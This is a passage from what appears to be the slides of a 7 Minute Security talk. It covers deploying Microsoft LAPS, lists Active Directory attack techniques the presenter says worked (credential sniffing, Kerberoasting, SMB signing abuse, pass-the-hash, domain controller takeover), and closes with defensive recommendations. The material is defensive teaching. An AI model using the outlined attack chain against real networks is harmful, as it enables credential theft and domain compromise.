2. Copy `C:\Windows\PolicyDefinitions\en-us\AdmPwd.adml` to `\\yourdomain.com\sysvol\yourdomain.com\Policies\en-us\PolicyDefinitions\`.

Note, if your central store is not setup, you will want to follow [this article](#) to get it configured first.

Configure AD for LAPS

1. Back at your administrative LAPS workstation, ensure you are running at least Powershell 3.x (run `$PSVersionTable.PSVersion` to determine that then install [WMF 5.1](#) to quickly jump from older versions of PS to the current)

Clark Griswold's plan of attack

- *Drop a device on Santa's workshop network (worked!)*
- *Sniff the network for credentials (worked!)*
- *Take over domain controllers in 2 commands (worked!)*
- *Crack Kerberoastable accounts (worked!)*
- *Abuse (lack of) SMB signing (worked!)*
- *Pass the local admin hash! (worked!)*




Recap!



- **Monitor for Responder** – run ResponderGuard and watch for eventID 8415
- **Disable NBT-NS/LLMNR** – make sure nothing in your enterprise needs these protocols!
- **Pick awesome passwords** – free solutions can stop users from picking bad ones
- **Turn on SMB signing everywhere** – watch for compatibility/performance issues
- **Install Local Administrator Password Solution** – just do it! 😊
- **Patch your domain controllers (and everything else)!**

Questions?



@7MinSec



7 MINUTE
SECURITY
— 7MinSec.com —



www.7ms.us
(podcast)